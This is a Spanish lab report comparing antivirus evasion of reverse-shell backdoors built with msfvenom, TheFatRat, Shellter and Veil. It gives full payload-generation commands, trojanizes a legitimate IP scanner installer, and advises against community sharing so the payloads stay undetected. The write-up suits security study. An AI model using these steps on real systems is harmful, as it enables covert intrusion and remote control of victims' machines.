



EVASIÓN DE DETECCCIÓN

Jordi Masó Pla

INDICE

1 MSFVENOM.....	2
1.1 CREAR PAYLOAD.....	2
1.2 COMPROBACIÓN DE EVASIÓN	2
1.2.1 RESULTADOS DEL ANÁLISIS.....	3
2 THEFATRAT.....	4
2.1 CREAR PAYLOAD.....	4
2.2 COMPROBACIÓN DE EVASIÓN	5
2.2.1 RESULTADOS DEL ANÁLISIS.....	5
3 SHELLTER	6
3.1 CREAR PAYLOAD.....	6
3.2 COMPROBACIÓN DE EVASIÓN	6
3.2.1 RESULTADOS DEL ANÁLISIS.....	7
4 VEIL-FRAMEWORK.....	8
4.1 CREAR PAYLOAD.....	8
4.2 COMPROBACIÓN DE EVASIÓN	9
4.2.1 RESULTADOS DEL ANÁLISIS.....	9
5 COMENTARIOS.....	10

1 MSFVENOM

1.1 CREAR PAYLOAD

Metasploit-frameworks tiene un módulo que crea cargas maliciosas, que se llama “msfVenom”. Esta herramienta es de línea de comandos, escribiendo “msfvenom -h” acedemos a la ayuda y podemos visualizar todos los parámetros de esta.

```

msfvenom -h
msfvenom -h Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=IP> -f exe -o payload.exe

Options:
-l, --list <type> List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
-p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
--list-options List --payload <value>'s standard, advanced and evasion options
-f, --format <format> Output format (use --list formats to list)
-e, --encoder <encoder> The encoder to use (use --list encoders to list)
--service-name <value> The service name to use when generating a service binary
--sec-name <value> The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
--smallest Generate the smallest possible payload using all available encoders
--encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key <value> A key to be used for --encrypt
--encrypt-iv <value> An initialization vector for --encrypt
-a, --arch <arch> The architecture to use for --payload and --encoders (use --list archs to list)
--platform <platform> The platform for --payload (use --list platforms to list)
-o, --out <path> Save the payload to a file
-b, --bad-chars <list> Characters to avoid example: '\x00\xff'
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
--pad-nops <length> Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
-s, --space <length> The maximum size of the resulting payload
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations <count> The number of times to encode the payload
-c, --add-code <path> Specify an additional win32 shellcode file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <seconds> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message

```

En nuestro caso crearemos un payload para Windows de 64 bits. El payload escogido es un meterpreter reversa TCP, esta será la base de todo, a partir de esto iremos añadiendo cosas para que sea más difícil detectar los antivirus. El comando que utilizaremos será el siguiente: “msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.0.1.128 LPORT=4444 -e x86/shikata_ga_nai -i 10 -t 360 -f exe > payload.exe”. ahora explicamos paso a paso el comando, -p es el tipo de payload que queremos, lhost es la ip de la maquina que ataca, lport es el puerto que recibirá la información de la víctima, -e es el codificador para camuflar la carga maliciosa, -i son las veces que se pasara el encoder, -t es el tiempo que tardara en ejecutarse el payload, -f el formato de salida del payload, > el nombre del fichero que elegido.


```

root@kali:~# msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.0.1.128 LPORT=4444 -e x86/shikata_ga_nai -i 10 -t 360 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 200803 (iteration=0)
x86/shikata_ga_nai succeeded with size 200832 (iteration=1)
x86/shikata_ga_nai succeeded with size 200861 (iteration=2)
x86/shikata_ga_nai succeeded with size 200890 (iteration=3)
x86/shikata_ga_nai succeeded with size 200919 (iteration=4)
x86/shikata_ga_nai succeeded with size 200948 (iteration=5)
x86/shikata_ga_nai succeeded with size 200977 (iteration=6)
x86/shikata_ga_nai succeeded with size 201006 (iteration=7)
x86/shikata_ga_nai succeeded with size 201035 (iteration=8)
x86/shikata_ga_nai succeeded with size 201064 (iteration=9)
x86/shikata_ga_nai chosen with final size 201064
Payload size: 201064 bytes
Final size of exe file: 207360 bytes

```

1.2 COMPROBACIÓN DE EVASIÓN

Una vez creado el payload vamos a verificar que eficacia tiene en evadir antivirus y pasar desapercibido por estos programas. Para realizar esta tarea utilizaremos la web de hybrid-analysis, esta web tiene varios motores de búsqueda de malware también tiene un sandbox que analizara en un tiempo el comportamiento de este programa que analiza.



Una parte importante es desmarcar la casilla de compartir con los miembros de la comunidad ya que sino estos payloads en poco tiempo serán detectados por todos los antivirus del mercado.


1.2.1 RESULTADOS DEL ANÁLISIS

El primer resultado es de los 24 motores de antivirus que analizan el payload 15 lo detectaron como virus. Incluso algún motor detecta que es una carga de Metasploit. La evasión des este programa no es muy buena ya que en la gran mayoría será detectado y no podrá ejecutarse.

Anti-Virus Scan Results for OPSWAT Metadefender (15/24)
Last update: 12/15/2023 01:41:50 (UTC)

Huorong	✗ Backdoor/W64.Meterpreter.u	AegisLab	✓
Bitdefender	✗ Trojan.Metasploit.A	Avira	✗ TR/Crypt.XPACK.Gen7
Zillyal	✓	Sophos	✗ ATK/Swroot-J
VirIT eXplorer	✗ Trojan.Win32.Generic.BZPS	VirusBlokAda	✓
K7	✗ Trojan (OO4fac881)	McAfee	✗ Trojan-FPJEl8FF089D0098D
NETGATE	✓	TACHYON	✓
Varist	✗ W64/Rozena.AE.geniEldorado	Kaspersky	✗ HEUR:Trojan.Win64.Packed.gen
Antiy	✗ GrayWare/Win32.Rozena.j	AhnLab	✗ Trojan/Win.Generic
Webroot SMD	✗ Malware	Emsisoft	✗ Trojan.Metasploit.A (B)
NANOAV	✓	RocketCyber	✓
Comodo	✓	ESET	✗ a variant of Win64/Rozena.J trojan
ClamAV	✓	Cylance	✗ Malware

En el apartado de indicadores este programa el resultado es de dos indicadores que es un fichero malicioso, 7 indicadores que es sospechoso o actividad sospechosa y 28 indicadores informativos, pero no resultan ninguna alarma de programa malicioso.



2 THEFATRAT

2.1 CREAR PAYLOAD

Thefatrat es un programa de línea de comandos automatizada multifunción con menú y submenús guado. En esta ocasión escogeremos del menú principal la opción de crear una puerta trasera con PwnWinds ya que es una herramienta con mucha eficacia.

```

[---] Backdoor Creator for Remote Acces [---]
[---] Created by: Edo Maland (Screetsec) [---]
[---] Version: 1.9.8 [---]
[---] Codename: Target [---]
[---] Follow me on Github: @Screetsec [---]
[---] Dracos Linux : @dracos-linux.org [---]
[---] SELECT AN OPTION TO BEGIN: [---]

[01] Create Backdoor with msfvenom
[02] Create Fud 100% Backdoor with Fudwin 1.0
[03] Create Fud Backdoor with Avoid v1.2
[04] Create Fud Backdoor with backdoor-factory [embed]
[05] Backdooring Original apk [Instagram, Line, etc]
[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]
[07] Create Backdoor For Office with Microsploit
[08] Trojan Debian Package For Remote Acces [Trodebi]
[09] Load/Create auto listeners
[10] Jump to msfconsole
[11] Searchsploit
[12] File Pumper [Increase Your Files Size]
[13] Configure Default Lhost & Lport
[14] Cleanup
[15] Help
[16] Credits
[17] Exit
    
```

El siguiente menú es elegir el lenguaje de programación y su extensión. He elegido de crear un fichero exe con lenguaje C# y Powershell

```

PwnWinds
-----
PwnWind Version v1.5
Pwned Windows with backdoor
Author : Edo Maland (Screetsec)
Powershell Injection attacks on any Windows Platform

[1] Create a bat file+Powershell (FUD 100%)
[2] Create exe file with C# + Powershell (FUD 100%)
[3] Create exe file with apache + Powershell (FUD 100%)
[4] Create exe file with C + Powershell (FUD 98 %)
[5] Create Backdoor with C + Powershell + Embed Pdf (FUD 80%)
[6] Create Backdoor with C / Metepertter_reverse_tcp (FUD 97%)
[7] Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
[8] Create Backdoor with C to dll ( custom dll inject )
[9] Back to Menu

[TheFatRat]-[ ]-[pwnwind]:
    
```

Teniendo esto seleccionado introducimos la ip del atacante el puerto donde se conectará la Shell de la victima y el tipo de payload que queremos. El payload elegido es Windows/Shell/reverse_tcp, y el nombre del fichero.

```

[ 1 ] windows/shell_bind_tcp
[ 2 ] windows/shell/reverse_tcp
[ 3 ] windows/meterpreter/reverse_tcp
[ 4 ] windows/meterpreter/reverse_tcp_dns
[ 5 ] windows/meterpreter/reverse_http
[ 6 ] windows/meterpreter/reverse_https


Choose Payload :2

[ +-----+ ]

Generate Backdoor
+-----+
| Name      || Descript      || Your Input      |
+-----+
| LHOST     || The Listen Adres || 10.0.1.128      |
| LPORT     || The Listen Ports  || 4444            |
| OUTPUTNAME || The Filename output || thefatrat.exe  |
| PAYLOAD   || Payload To Be Used || windows/shell/reverse_tcp |
+-----+
    
```

2.2 COMPROBACIÓN DE EVASIÓN

Cuando tengamos el payload generado realizaremos la misma operación que la enterito para poder comprar resultados posteriormente. Subiremos el fichero a la web de hybrid-analysis y observaremos que resultados nos remiten.




2.2.1 RESULTADOS DEL ANÁLISIS

El primer resultado es de los 24 motores de antivirus que analizan el payload 15 lo detectaron como virus. Esperaba unos resultados algo mejores que msfvenom. La evasión con esta configuración no es muy buena ya que muchos antivirus detectaran este programa como virus y lo bloquearan o eliminaran directamente sin poder ejecutar.

Anti-Virus Scan Results for OPSWAT Metadefender (15/24)			
Last update: 12/14/2023 01:57:00 (UTC)			
Huorong	✗ Trojan/Rozena.e	AegixLab	✓
Bitdefender	✗ Gen:Variant.Barys.55567	Avira	✗ HEUR/AGEN.1306275
Zillyal	✓	Sophos	✗ ATK/FatRat-H
VirIT explorer	✓	VirusBlokAda	✗ Trojan.MSIL.PShell.gen
K7	✗ Trojan (00565ae31)	McAfee	✗ GenericRXPm-GDlC13256037517
NETGATE	✓	TACHYON	✓
Varist	✗ W32/Rozena.X.genIEldorado	Kaspersky	✗ HEUR:Trojan-Downloader.Win32.Generic
Antiy	✓	AhnLab	✗ Trojan/Win32.Rozena
Webroot SMD	✗ Malware	Emsisoft	✗ Gen:Variant.Barys.55567 (B)
NANOAV	✓	RocketCyber	✓
Comodo	✗ TroiWare.MSIL.Rozena.C	FSET	✗ a variant of MSIL.Rozena.C trojan

En el apartado de indicadores este programa el resultado es de 5 indicadores que es un fichero malicioso, 41 muestran sospechas de malware y 177 indicadores solo son informativos y no ven peligro en el programa.




3 SHELLTER

3.1 CREAR PAYLOAD

Shellter no es un creador de payload, sino que los payload que tiene ya creados los incrusta en el código de otro programa para que pase desapercibidos tanto al usuario como al antivirus.

La aplicación elegida en este caso para incrustar una puerta trasera con el programa shellter es “Advance_ip_scanner_2.5.4954.1.exe”.



```


Shell7er

          1010101  01  10  0100100  10  01  11001001  001101  001001
          11  10  01  00  01  01  01  10  11  10
          0010011  110001  11011  11  10  00  10011  011001
          11  01  10  01  11  01  01  01  10
          0010010  11  00  0010010  100111  000111  00  1100011  01  10
          www.ShellterProject.com                               Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H): a
PE Target: Advanced_IP_Scanner_2.5.4954.1.exe
*****
* Backup *
*****
Backup: Shellter_Backups\Advanced_IP_Scanner_2.5.4954.1.exe

*****
* PE Compatibility Information *
*****
Minimum Supported Windows OS: 5.0
Note: It refers to the minimum required Windows version for the target
application to run. This information is taken directly from the
PE header and might be not always accurate.
  
```

El programa abre el ejecutable y entres su código inserta el payload. Entres los payload que tiene prediseñados escogemos la “Shell_reverse_tcp”, le damos la ip del atacante y el puerto de comunicación de la Shell. El programa shellter vuelve a compilar la aplicación y esta lista para su funcionamiento.



```

Shell7er


*****
* Payloads *
*****
[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): l
Select payload by index: 5
*****
* shell_reverse_tcp *
*****
SET LHOST: 10.0.1.128
SET LPORT: 4445

*****
* Payload Info *
*****
Payload: shell_reverse_tcp
Size: 281 bytes
Reflective Loader: NO
  
```

3.2 COMPROBACIÓN DE EVASIÓN

Al terminar shellter de trabajar y crear el nuevo programa con la Shell incrustada en su código pasamos a comprobar la evasión y ofuscación que realiza este programa. Repetimos el análisis como se hizo con los otros dos payload con hybrid-analysis para tener igualdad de condiciones y poder comparar los resultados.



3.2.1 RESULTADOS DEL ANÁLISIS

El primer resultado es de los 24 motores de antivirus que analizan el payload solo 5 lo detectaron como virus, es una gran diferencia si se compara con el resto ya analizado, este programa si que tiene buenos resultados y ofrece buena evasión de los antivirus, es una muy buena opción a tener en cuenta.

Anti-Virus Scan Results for OPSWAT Metadefender (5/24)
Last update: 12/14/2023 02:12:58 (UTC)

Huorong	✓	AegisLab	✓
Bitdefender	✗ Trojan.Patched.SAP.Gen.2	Avira	✓
Zillya!	✓	Sophos	✓
Vir.IT eXplorer	✓	VirusBlokAda	✗ BScope.Trojan.Swrort
K7	✓	McAfee	✗ MalHeur-FAGI735DC3A48D47
NETGATE	✓	TACHYON	✓
Varist	✓	Kaspersky	✓
Antiy	✓	AhnLab	✗ Trojan/Win.Generic
Webroot SMD	✓	Emsisoft	✗ Trojan.Patched.SAP.Gen.2 (B)

HYBRID ANALYTICS | Sandbox | Quick Scans | File Collections | Resources | Request Info | Search: IP, Domain, Hash... | More

Submission name: Advanced_IP_Scanner_2.5.4594.1.exe
 Size: 20MiB
 Type: [peexe](#) [exe/malware](#)
 MimeType: application/x-dosexec
 SHA256: 5a57aa6c5b4fba59e1ade52c1fc4f22b21c4e082ed7d38e58c435f5b05d725
 Last Anti-Virus Scan: 12/14/2023 02:12:58 (UTC)
 Last Sandbox Report: 12/14/2023 02:12:51 (UTC)

malicious
AV Detection: 10%
Labeled as: Trojan.Patched.SAP.Generic


Analysis Overview
Anti-Virus Scanner Results
Falcon Sandbox Reports (1)
Community (0)

Back to top

Anti-Virus Results | Up-to-date

<p>CrowdStrike Falcon</p> <p>CLEAN</p> <p>Static Analysis and ML</p>	<p>MetaDefender</p> <p>20%</p> <p>Multi Scan Analysis</p>	<p>VirusTotal</p> <p>N/A</p> <p>Multi Scan Analysis</p>
--	---	---

En el apartado de los indicadores la cosa no ha ido tan bien pero igualmente sigue siendo buen resultado. 4 indicadores nos dicen que es un ejecutable de malware, 49 indicadores que es sospechoso de contener algún tipo de virus y 201 informas que no ven peligro en ejecutar este programa.



4 VEIL-FRAMEWORK

4.1 CREAR PAYLOAD

Otro programa parecido a Thefatrat es Veil-Framework, crea payload en diferentes lenguajes de programación y diferentes cargas útiles. Una vez instalado el programa con todas sus dependencias procedemos a crear el payload. Desde el menú principal seleccionamos la opción de evasión, y nos dice que tiene 41 payload en la lista que podemos seleccionar el que convenga mas según la situación necesaria.

```

┌───┴───┐
└─ Veil | [Version]: 3.1.14
    [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

Main Menu
  2 tools loaded

Available Tools:
  1) Evasion
  2) Ordinance

Available Commands:
  exit      Completely exit Veil
  info      Information on a specific tool
  list      List available tools
  options   Show Veil configuration
  update    Update Veil
  use       Use a specific tool

Veil>
Veil> use 1

┌───┴───┐
└─ Veil-Evasion
    [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

Veil-Evasion Menu
  41 payloads loaded

Available Commands:
  back      Go to Veil's main menu
  checkvt  Check VirusTotal.com against generated hashes
  clean     Remove generated artifacts
  exit      Completely exit Veil
  info      Information on a specific payload
  list      List available payloads
  use       Use a specific payload

Veil/Evasion>

```

En este caso probamos un payload escrito con Ruby y es un meterpreter reverse tcp, las opciones de configuración son muy parecidas a Metasploit-Frameworks, donde indica los parámetros a rellenar y los que podemos modificar para ajustar el payload. Introducimos la ip del atacante, verificamos que el puerto sea de nuestra elección o lo modificamos, ya podemos generar el payload.

```

Payload: ruby/meterpreter/rev_tcp selected
Required Options:
-----
Name          Value          Description
-----
COMPILE_TO_EXE  Y              Compile to an executable
DOMAIN        X              Optional: Required internal domain
HOSTNAME      X              Optional: Only run on specified hostname
INJECT_METHOD  Virtual        Virtual, Void, or Heap
LHOST        10.0.1.128     The listen target address
LPORT        4444           The listen port
SLEEP        X              Optional: Sleep "Y" seconds, check if accelerated
USERNAME      X              Optional: The required user account

Available Commands:
-----
back          Go back to Veil-Evasion
exit         Completely exit Veil
generate      Generate the payload
options      Show the shellcode's options
set          Set shellcode option

[ruby/meterpreter/rev_tcp>>]: generate
  
```

Veil-framework en la ruta de salida ms da tres archivos una es el payload con el formato del ejecutable, el otro fichero es el payload con el lenguaje que emos elegidos son su código fuente y el ultimo archivo son las instrucciones de Metasploit-Frameworks para poner a la escucha el puerto indicado y recibir el meterpreter o la Shell.

```


Veil-Evasion
-----
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

[*] Language: ruby
[*] Payload Model: ruby/meterpreter/rev_tcp
[*] Executable written to: /var/lib/veil/output/compiled/payload_veil.exe
[*] Source code written to: /var/lib/veil/output/source/payload_veil.rb
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/payload_veil.rc

Hit enter to continue ...
  
```

4.2 COMPROBACIÓN DE EVASIÓN

Con el payload creado procedemos como en los casos anteriores a su análisis con hybrid-analysis.



4.2.1 RESULTADOS DEL ANÁLISIS

El primer resultado es de los 24 motores de antivirus que analizan el payload 13 lo detectaron como virus. Esperaba unos resultados mucho mejores, no tan bueno como shellter, pero mucho mejor que Thefatrat y Msfvenom. La evasión con esta configuración no es muy buena ya que muchos antivirus detectarían este programa como virus, y lo bloquearían o eliminarían directamente sin poder ejecutar, será cuestión de ir probando otras combinaciones e ir mejorando los resultados de evasión. Es una herramienta que se puede sacar mucho provecho, y la otra es combinar el código del payload con la ofuscación de shellter, “tendré de seguir investigando”.

Anti-Virus Scan Results for OPSWAT Metadefender (13/24)
Last update: 12/14/2023 17:36:30 (UTC)

Huorong	✓	AegisLab	✓
Bitdefender	✗ Gen:Variant.Graftor.950554	Avira	✓
Zillya!	✗ Trojan.Rozena.Win32.53592	Sophos	✗ ATK/Veil-AZ
VirIT eXplorer	✗ Trojan.Win32.SkypeSpam.QHU	VirusBlokAda	✗ Trojan.Rozena
K7	✓	McAfee	✗ Trojan-Veilfb
NETGATE	✓	TACHYON	✓
VariSt	✗ W32/S-3adff71e7Eldorado	Kaspersky	✗ HEUR:Trojan.Win32.Generic
Antiy	✗ Trojan/Ruby.Rozena	AhnLab	✓
Webroot SMD	✗ Malware	Emsisoft	✗ Gen:Variant.Graftor.950554 (B)
NANOAV	✓	RocketCyber	✗ Confidence_97
Comodo	✓	ESET	✓
ClamAV	✓	Cylance	✗ Malware

Close

En el apartado de indicadores este programa el resultado es de 4 indicadores que es un fichero malicioso, 21 muestran sospechas de malware y 108 indicadores solo son informativos y no ven peligro en el programa



5 COMENTARIOS

Después de crear, estudiar, comprobar la evasión y detección de los diferentes payload, hay que seguir investigando mas para que sean mas indetectables, como la fusión de dos herramientas mencionadas anteriormente, generar la carga útil con Veil e incrustar esta carga útil con shellter será una opción a probar en el futuro. Otro programa que quiero probar es Venom con este enlace de GitHub <https://github.com/r00t-3xp10it/venom>. De los programas de creación de carga maliciosa estudiados, msfvenom es muy versátil pero muy conocido por todos los antivirus, Thefatrat es un programa multifunciones que puedes crear payloads para cualquier cosa, pero también bien conocida por las antivirus. Shellter es una herramienta muy útil que se puede sacar mucho provecho y eficaz a la hora de evadir antivirus, Veil tiene los payloads escritos en múltiples lenguajes de programación es una cosa a tener en cuenta para buscar la evasión y la detección, otra cosa es que genera el código de la carga útil que podemos modificar y enfuscar más. Todos estos programas requieren de muchas mas horas de estudio e investigación y poder sacar el máximo provecho de ellos.